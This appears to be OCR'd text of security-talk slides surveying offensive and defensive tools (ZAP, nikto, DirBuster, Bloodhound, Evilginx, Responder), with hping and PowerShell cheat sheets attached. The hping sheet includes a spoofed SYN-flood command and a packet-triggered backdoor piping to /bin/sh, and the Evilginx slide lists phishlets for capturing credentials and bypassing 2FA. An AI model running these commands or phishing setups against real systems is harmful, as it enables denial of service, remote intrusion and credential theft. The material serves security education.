15	17/05/16 15:55:14	GET	http://mybbc.files.bbci.co.uk/s/notification-u...	200	OK	1...	97.37 kB	Medium		
14	17/05/16 15:55:14	GET	http://homepage.files.bbci.co.uk/s/homepa...	200	OK	1...	121.06 kB	Medium		
13	17/05/16 15:55:14	GET	http://mybbc.files.bbci.co.uk/s/notification-u...	200	OK	1...	154.09 kB	Medium		Comment
12	17/05/16 15:55:14	GET	http://homepage.files.bbci.co.uk/s/homepa...	200	OK	1...	493.17 kB	Medium		Form, Hidden, C...
11	17/05/16 15:55:14	GET	http://service.maxymiser.net/cg/v5/?fv=dmn...	200	OK	7...	20.96 kB	Medium		Comment
21	17/05/16 15:55:14	GET	http://service.maxymiser.net/cg/v5/?fv=dmn...	200	OK	4...	811 bytes	Medium		


Alerts 0 3 8 1

Experiment and learn ZAP

Offense (Bloodhound)

Bloodhound


- Visualize Active Directory
- Trust relationships (machines, escalate privileges
- Escalation map
- https://github.com/BloodHoundAD/BloodHound



Offense (nikto)

nikto

- All purpose webscanner
- Credential bruteforce
- Host header support
- Fast (loud)
- https://github.com/sullo/nikto
- Kali




```
root@kali:~# nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
                + requires a value

       Note: This is the short help output. Use -H for full help text.
```

Offense (DirBuster)

DirBuster

- Directory traversal attack
- Webserver structure
- Hidden*/Confidential files
- Bruteforce wordlists
- https://sourceforge.net/projects /dirbuster/



OWASP DirBuster 1.0-RC1 – Web Application Brute Forcing

Target URL (eg http://example.com:80/): http://sans.org:80

Work Method: ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads: 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files:

Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with: /


☑ Brute Force Files □ Use Blank Extension File extension: php

Please complete the test details

Offense (pingcastle)

Pingcastle


- Active Directory Auditing tool
- Privileged accounts
- Trusts
- Stale account
- Anomalies
- https://www.pingcastle.com/download



Offense (Evilginx)

Evilginx

- MITM attack framework
- Phishing module
- Captures login credentials
- Session cookies
- Leading to a 2-factor authentication bypass
- https://github.com/kgretzky/evilginx2



```
                                   no nginx - pure evil

                        by Kuba Gretzky (@mrgretzky)     version 2.3.3

[22:13:45] [inf] loading phishlets from: /usr/share/evilginx/phishlets/
[22:13:45] [inf] loading configuration from: /root/.evilginx
[22:13:46] [err] failed to load phishlet [illegible]
[22:13:47] [war] server domain not set! type: config domain <domain>
[22:13:47] [war] server ip not set! type: config ip <ip_address>

   phishlet          author          active      status      hostname

 amazon           @customsync       disabled    available
 cloudflare       @hash3liZer       disabled    available
 stackoverflow    @hash3liZer       disabled    available
 yahoo            @hash3liZer       disabled    available
 citrix           @424f424f         disabled    available
 freelancer       @hash3liZer       disabled    available
 github           @audibleblink     disabled    available
 linkedin         @mrgretzky        disabled    available
 reddit           @customsync       disabled    available
 twitter-mobile   @white_fi         disabled    available
 twitter          @white_fi         disabled    available
 facebook         @mrgretzky        disabled    available
 google           @hash3liZer       disabled    available
 instagram        @prrrrinncee      disabled    available
 outlook          @mrgretzky        disabled    available
 upwork           @hash3liZer       disabled    available
 o365             @jamescullum      disabled    available
 okta             @mikesiegel       disabled    available
 protonmail       @jamescullum      disabled    available
```

Howto: https://www.youtube.com/watch?v=hkLmuXhrizU

Offense (Others)

- **Responder** (NBT-NS, MDNS poisoner/cred theft) - https://github.com/lgandx/Responder
- **Seatbelt** (privilege escalation recon) https://github.com/GhostPack/Seatbelt
- **Sharpup** (privilege escalation) – https://github.com/GhostPack/SharpUp
- **Powerup** (privilege escalation) - https://github.com/PowerShellMafia/PowerSploit/tree/master/Privesc
- **HackerOne** (top 100 tools) https://www.hackerone.com/ethical-hacker/100-hacking-tools-and-resources

Awareness

- **haveibeenpwnd** - https://haveibeenpwned.com/
- **SANS Cyber Awareness Kit** - https://go.sans.org/lp-kit-security-awareness-planning
- **GoPhish** (open source phishing framework) - https://getgophish.com/
- **Jigsaw Phishing Test** (online phishing test) - https://phishingquiz.withgoogle.com/


Mentions

- OSSIT framework - screenshot
- Maltego
- Snort/Wireshark/tcpdump
- Infection Monkey - tab
- Hackerone list - https://www.hackerone.com/ethical-hacker/100-hacking-tools-and-resources

Questions

dg@cybersn.com

Hping cheat sheet



BASE OPTIONS

-q --quiet	-v --version
-I --interface	-V --verbose
-D --debug	
-c --count	count response packets
-i --interval	secs or µsecs with u [1]
--beep	beep every received packet (no icmp)
-n --numeric	don't resolv
-z --bind	use ctrl+z to increment TTL
-Z --unbind	
--fast	10 packets / sec
--faster	1 packet / µs
--flood	as fast as possible

COMMON OPTIONS

-d --data	datasize packet body size
-E --file	insert into packet's data
-e --sign	signature lenght
-j --dump	received packets in hex
-J --print	dump in printable char
-B --safe	lost pckts will be resend
-u --end	send EOF when --file
-T --traceroute	traceroute mode, also:
--tr-keep-ttl	keep TTL fixed
--tr-stop	exit on first not time icmp exceed
--tr-no-rtt	dont show RTT
--tcpexitcode	set exit code to tcp->th_flag of last packet

[?] : default value

IP RELATED OPTIONS

-a --spoof	hostname
--rand-source	
--rand-dest	host accepts X as wildcard
-t --ttl	set ttl value
-N --id	ip id [random]
-H --ipproto	ip protocol in raw ip mode
-W --winid	display id replies from win
-r --rel	id increments
-f --frag	split packets [16bytes]
-x --morefrag	send ICMP time-exceeded
-y --dontfrag	perform PDMTU
-g --fragoff	fragment offset value
-G --rroute	includes RECORD_ROUTE
-m --mtu	value
-o --tos	set type of service, on hex

ICMP RELATED OPTIONS

-C --icmptype	default [echo]
-K --icmpcode	ICMP code [0]
--icmp-ipver	ip version [4]
--icmp-iphlen	ip header length [5]
--icmp-iplen ip	packet lenght [real len]
--icmp-ipid	set ip id [rand]
--icmp-ipproto	set ip protocol [tcp]
--icmp-cksum	set checksum [valid]
--icmp-ts	timestamp req
--icmp-addr	mask req

SecurityByDefault.com

TCP/UDP RELATED OPTIONS

-s --baseport	[random], +1 on received
-p --destport	[0] if have, have:
+port	increased for each reply
++port	increased for each sent
--keep	still source port
-w --win	set win size [64]
-O --tcpoff	-b --badchksum
-M --setseq	-L --setack
-Q --seqnum	collect seq numbers
--tcp-timestamp	set timestamp

TCP FLAGS

-F --fin	-S --syn	-R --rst
-P --push	-A --ack	-U --urg
-X --xmas	-Y --ymas	

PROTOCOL SELECTION

-0 --rawip -1 --icmp -2 --udp

-8 --scan with:

group ex: 20-53
comma delimited ex: 1,3,4
known: for /etc/services
negated with !ex: 1-53,!4

-9 --listen string match

ICMP CODES

0	Echo Reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench
5	Redirect
6	Alternate Host Address
7	Unassigned
8	Echo
9	Router Advertisement
10	Router Selection
11	Time Exceeded
12	Parameter Problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
19	Reserved (for security)
20-29	Reserved (Experimentation)
30	Traceroute
31	Datagram Conversion Error
32	Mobile Host Redirect
33	IPv6 Where-Are-You
34	IPv6 I-Am-Here
35	Mobile Registration Request
36	Mobile Registration Reply
37	Domain Name Request
38	Domain Name Reply
39	SKIP
40	Photuris
41-255	Reserved

hping

Uptime:	hping2 -p 80 -S --tcp-timestamp *host*
PortScan:	hping -I eth0 --scan 20-25,80,443 -S *host*
Synflood:	hping -p 80 -i u10000 -a *source* -S *host*
Backdoor:	**S** = hping3 -I eth1 -9 secret | /bin/sh **C** = hping3 -R *ip* -e *secret* -E *command_file* -d 100 -c 1

TCP

Source Port		Destination Port	
Sequence Number			
Acknowledgment Number			
Data Offset	Reserved	flags	Window
Checksum		Urgent Pointer	
Options			Padding
Data			

UDP

Source Port	Destination Port
Length	Checksum
Data	


IP

Version	IHL	TOS DSCP ECN		Total Length
Identification			Flags	Fragment Offset
Time To Live		Protocol		Header Checksum
Source Address				
Destination Address				
Options				Padding

ICMP

Version	IHL	TOS DSCP ECN		Total Length
Identification			Flags	Fragment Offset
Time To Live		Protocol		Header Checksum
Source Address			Destination Address	
Type		Code		Checksum

Powershell cheat sheet



Windows PowerShell 3.0 Language Quick Reference
Created by http://powershellmagazine.com

PowerShellMagazine

Useful Commands

Update-Help	Downloads and installs newest help files
Get-Help	Displays information about commands and concepts
Get-Command	Gets all commands
Get-Member	Gets the properties and methods of objects
Get-Module	Gets the modules that have been imported or that can be imported into the current session

Operators

Assignment Operators

=, +=, -=, *=, /=, %=, ++, --	Assigns one or more values to a variable

Comparison Operators

-eq, -ne	Equal, not equal
-gt, -ge	Greater than, greater than or equal to
-lt, -le	Less than, less than or equal to
-replace	changes the specified elements of a value

"abcde" -replace "bc", "TEST"

-match, -notmatch	Regular expression match
-like, -notlike	Wildcard matching
-contains, -notcontains	Returns TRUE if the scalar value on its right is contained in the array on its left

1,2,3,4,5 -contains 3

-in, -notin	Returns TRUE only when test value exactly matches at least one of the reference values.

"Windows"-in "Windows","PowerShell"

Bitwise Operators

-band	Bitwise AND
-bor	Bitwise OR (inclusive)
-bxor	Bitwise OR (exclusive)
-bnot	Bitwise NOT
-shl, -shr	Bitwise shift operators. Bit shift left, bit shift right (arithmetic for signed, logical for unsigned values)

Other Operators

-Split	Splits a string

"abcdefghi" -split "de"

-join	Joins multiple strings

"abc","def","ghi" -join ";"

..	Range operator

1..10 | foreach {$_ * 5}

-is, -isnot	Type evaluator (Boolean). Tells whether an object is an instance of a specified .NET Framework type.

42 –is [int]

-as	Type convertor. Tries to convert the input object to the specified .NET Framework type.

$a = 42 –as [String]

-f	Formats strings by using the format method of string objects

1..10 | foreach { "{0:N2}" -f $_ }

[ ]	Cast operator. Converts or limits objects to the specified type

[datetime]$birthday = "1/10/66"

,	Comma operator (Array constructor)
.	Dot-sourcing operator runs a script in the current scope

. c:\scripts\sample.ps1

$( )	Subexpression operator
@( )	Array subexpression operator
&	The call operator, also known as the "invocation operator," lets you run commands that are stored in variables and represented by strings.

$a = "Get-Process"
& $a
$sb = { Get-Process | Select –First 2 }
& $sb

Logical Operators


-and, -or, -xor, -not, !	Connect expressions and statements, allowing you to test for multiple conditions

Redirection Operators

>, >>	The redirection operators enable you to send particular types of output (success, error, warning, verbose, and debug) to files and to the success output stream.
Output streams	* All output 1 Success output 2 Errors 3 Warning messages 4 Verbose output 5 Debug messages


```
# Writes warning output to warning.txt
Do-Something 3> warning.txt
# Appends verbose.txt with the verbose output
Do-Something 4>> verbose.txt
# Writes debug output to the output stream
Do-Something 5>&1
# Redirects all streams to out.txt
Do-Something *> out.txt
```

pfsense analytics



	total	percentage
SSL	4.49 GB	44.47%
Amazon	1.932 GB	18.32%
Unknown	1.777 GB	16.86%
HTTP	460 MB	4.36%
Netflix	454 MB	4.31%
GoogleDocs	385 MB	3.65%
UbuntuONE	264 MB	2.55%
Google	196 MB	1.86%
SSL_No_Cert	65.4 MB	0.62%
SSDP	53.9 MB	0.51%
Github	51.5 MB	0.49%
[illegible]	47.1 MB	0.45%

OSSEC Visualization



OSSEC

Drag widgets to any position you like in unlock / edit mode.

